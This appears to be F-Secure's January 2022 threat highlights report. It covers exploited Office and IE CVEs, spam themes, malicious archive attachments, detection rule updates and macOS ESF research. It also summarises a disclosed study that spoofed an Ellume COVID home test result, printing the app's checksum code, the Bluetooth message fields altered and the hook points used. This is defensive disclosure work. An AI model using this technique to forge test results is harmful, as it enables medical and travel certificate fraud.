
In January, from the malware types apart from generic trojans, various exploits and droppers have been prevalent, these threats deliver other types of payloads such as backdoors or ransomware.



EXPLOITS

CVE-2017-11882 is a vulnerability in MS office products and provides remote code execution for the attacker. Most common attack vector is via email campaigns. It remains the most popular vulnerability against endpoints. This attack can be mitigated by updating the MS office with latest security updates.


CVE-2021-26411 an internet explorer memory corruption vulnerability which follows at the second place. This vulnerability is exploited by malicious websites.



SPAM EMAIL THEMES

Cryptocurrency themes dominate the spam landscape followed by E-Commerce and Reply Chain spam.


In Reply chain attacks, the attackers reply to legitimate emails with malicious links or payloads to make the emails appear more legitimate. Recent vulnerabilities such as ProxyShell and ProxyLogon have been utilized to send reply chain emails with malware such as Qbot. Attackers are also using stolen valid credentials to send reply chain emails from legitimate email accounts with various payloads.



MALICIOUS EMAIL ATTACHMENTS

In November, WinRAR format attachments in emails were particularly prevalent followed by other archive formats such as .gz and .tar. Zip files which were prevalent still at the end of the year 2021, have significantly dropped.

Archives in emails are often used to deliver other types of payloads in a attempt to circumvent defenses.




F-SECURE RESEARCH HIGHLIGHTS



FAKING A POSITIVE COVID TEST

F-Secure researchers conducted [research](#) into the Ellume COVID-19 Home Test with the intention of finding methods to fake a COVID test result. This device was chosen specifically because of the Bluetooth device that is used as the analyzer for testing a nasal sample. As for the outcome of this research, F-Secure was successful in falsifying a COVID test result and obtained a certificate verifying the COVID test result.

The analyzer itself was a custom board and a standard Lateral Flow test, with the custom board determining if the user was COVID positive or negative. This determination is based on what the "two lines" look like on the Later Flow test strip. The analyzer would then inform the companion mobile app if the user was COVID positive or negative.



On the board is some LEDs to light up the test strip and some lens to read the test strip result lines. A hole on the case itself can be used to put the nasal sample on the test strip.

The Android application contained an un-exported activity called "com.ellumehealth.homecovid.android/com.gsk.itreat.activities.BluetoothDebugActivity". If you have root level access to your device, you can launch this activity to help interact with the analyzer over Bluetooth. Using this activity, F-Secure deduced that there were two types of Bluetooth traffic that were most likely in charge of informing the mobile app if the user was COVID positive or negative:

- STATUS
- MEASUREMENT_CONTROL_DATA

The CRC values and checksums are calculated using two different algorithms. First an integer is calculated from the following example Java code, taken from the Android app, class "c" method "b(byte[])":

```
// if request is MEASUREMENT_CONTROLDATA
//     checksum value calculated from bArr[4-27]
//     crc value calculated from bArr[0-(length-2)]
// if request is STATUS
//     crc value calculated from bArr[0-(length-2)]
public static int b(byte[] bArr) {
    int yayintyay = 0;
    for (byte b : bArr) {
        for (int i = 0; i < 8; i++) {
            boolean z = ((b >> (7 - i)) & 1) == 1;
            boolean z2 = ((yayintyay >> 15) & 1) == 1;
            yayintyay <<= 1;
            if (z ^ z2) {
```

```

        yayintyay ^= 4129;
    }
}
}
yayintyay &= 65535;
return yayintyay;
}

```

Then the integer value is converted to a byte array. The below snippet is taken from the Android app, class "au.com.ellume.estick_sdk.util.IntegerExtensions" method "toBytes(int)":

```

public static byte[] toBytes(int i) {
    return
    ByteBuffer.allocate(4).order(ByteOrder.LITTLE_ENDIAN).putInt(
    i).array();
}

```

If a checksum value is being calculated, then the first byte array value is used. Otherwise, if a CRC value is being calculated, then the first and second-byte array values are used.


F-Secure determined that by changing only the byte value representing the "status of the test" in both STATUS and MEASUREMENT_CONTROL_DATA traffic, followed by calculating new CRC and checksum values, it was possible to alter the COVID test result before the Ellume app processes the data. There are multiple areas where you can hook into to modify BLE traffic. F-Secure created two PoC hooks for this research which hooks into the Android version of the Ellume app:

- A Frida script which hooks into class "EV" method "equals(Object)"
- A Xposed module which hooks into class "android.bluetooth.BluetoothGattCharacteristic" method "getValue()"

At the time of this post's publication, the United States requires a negative COVID test, and the Ellume test is one option to provide proof of a negative test. If a customer chooses this option, they are required to have their test observed by the third-party company Azova. F-Secure were able to take the test under supervision and used F-Secure's Xposed Module PoC to alter the result to positive. Below is the certificate given by Azova:

Analysis Report

Patient	Alexandra Rinehimer
DOB	[REDACTED]
Gender	Female
Passport/Citizen ID	[REDACTED]
Ordering Provider	AZOVA Test Observation Proctor
CPT code	U0003
Sample Type	Nasal swab
Collected	07/30/2021 02:39 PM (GMT -04:00)
Final report date	07/30/2021 02:39 PM (GMT -04:00)



Ellume Lab
25350 Magic Mountain Pkwy
Valencia, CA 91355
United States



EXX6ALJPR63N743

Results

Test Type	Result Unit	Result Range
Ellume COVID-19 Home Test with Video Observation (Rapid Antigen Test)	positive	[Positive, Negative, Indeterminate]

A positive test result for COVID-19 indicates that antigens from SARS-CoV-2 were detected, and therefore it is likely you are infected with the virus and presumed to be contagious. A negative test result for this test means that SARS-CoV-2 antigens were not present in the specimen above the limit of detection. However, a negative result does not rule out COVID-19 and should not be used as the sole basis for treatment or patient management decisions, including infection control decisions. If the result is invalid, a new test should be performed with a new patient sample and a new test kit.

Methodology: This test was taken under video observation with a trained AZOVA test proctor. Patient identity was verified during the video call. The Ellume COVID-19 Home Test is an antigen test. Antigen tests are designed to detect proteins from the virus that causes COVID-19, in anterior nasal swabs.

Healthcare provider fact sheet: <https://www.fda.gov/media/144591/download>

Ordering Provider:
AZOVA Test Observation Proctor

F-Secure reached out to Ellume and presented the findings above and recommended further analysis of results to flag spoofed data and to implement additional obfuscation and OS checks in the Android app. Ellume has stated these have now been implemented.

F-SECURE DETECTION & RESPONSE HIGHLIGHTS



DETECTION CAPABILITY HIGHLIGHTS

In January 2022, F-Secure conducted modifications to 176 rules in the detection logic rule base for Windows, macOS and Linux operating systems.

Some key highlights include:

- Detection of the exploitation of CVE-2021-4034 vulnerability in polkit's pkexec
- Detection of the LOLBin execution of arbitrary scripts by FsUninstall
- Improved detection of malicious SCCM usage
- Improved detection of malicious openSSL usage for ransomware on Linux
- Detection of the malicious use of the AdvancedRun binary
- Improved detection of sensitive credential access, specifically relating to Veeam

In addition, the team have been working on a collection of operational improvements to assist in investigation of different use cases. The project, Quiver, aims to collate the collective scripts and tooling use across the team to investigate malicious files and forensics artifact. Notably, one of the team has developed a VBA emulation script after the investigation of several excel documents that could not be emulated using existing tooling such as ViperMonkey. Emulation can significantly speed up analysis and help analysts understand the commands heavily obfuscated payloads execute.

ESFang – Exploring the macOS Endpoint Security Framework (ESF)

As mentioned in our previous threat highlights report, a Countercept researcher (Connor Morley), has been looking in to the macOS ESF and the opportunities this provides for detection. As part of this research Connor has released a PoC [tool](#) for interacting with the macOS ESF and a [blog](#) covering up some of his key findings.

Connor's research highlighted the wealth of telemetry that the new mac ESF offers defenders, but also identified some key issues with the implementation of this framework. There was a bottlenecking issue that was causing events to be silently dropped, which for raised significant concerns for a framework designed to be used at enterprise levels. Since this research was conducted Apple have silently patched some of these issues in newer SDK versions and backported these into some of the older SDKs.

Also due to the way Cross Process Communication (XPC) is used within macOS, the parent process ID (PPID) of a process is regularly related to either "launchd" or "runningboard" which are both daemons used to launch processes. This was a well-known issue in macOS with many workarounds for "launchd" real parent ID (RPID) resolution. However, the introduction of "runningboard" means the issue is ongoing. Therefore, during utilisation of ESF data, the PPID data must be filtered through a sufficient system to generate the RPID when the PPID resolves only to an execution service.

Despite these challenges Connor's research identified that the level of telemetry generated by ESF offered a significant advancement in visibility for defenders. Connor explored a practical example of this by looking at telemetry related to the use of the Meterpreter agent.



F-Secure®

f-secure.com/ | twitter.com/fsecure | linkedin.com/f-secure-corporation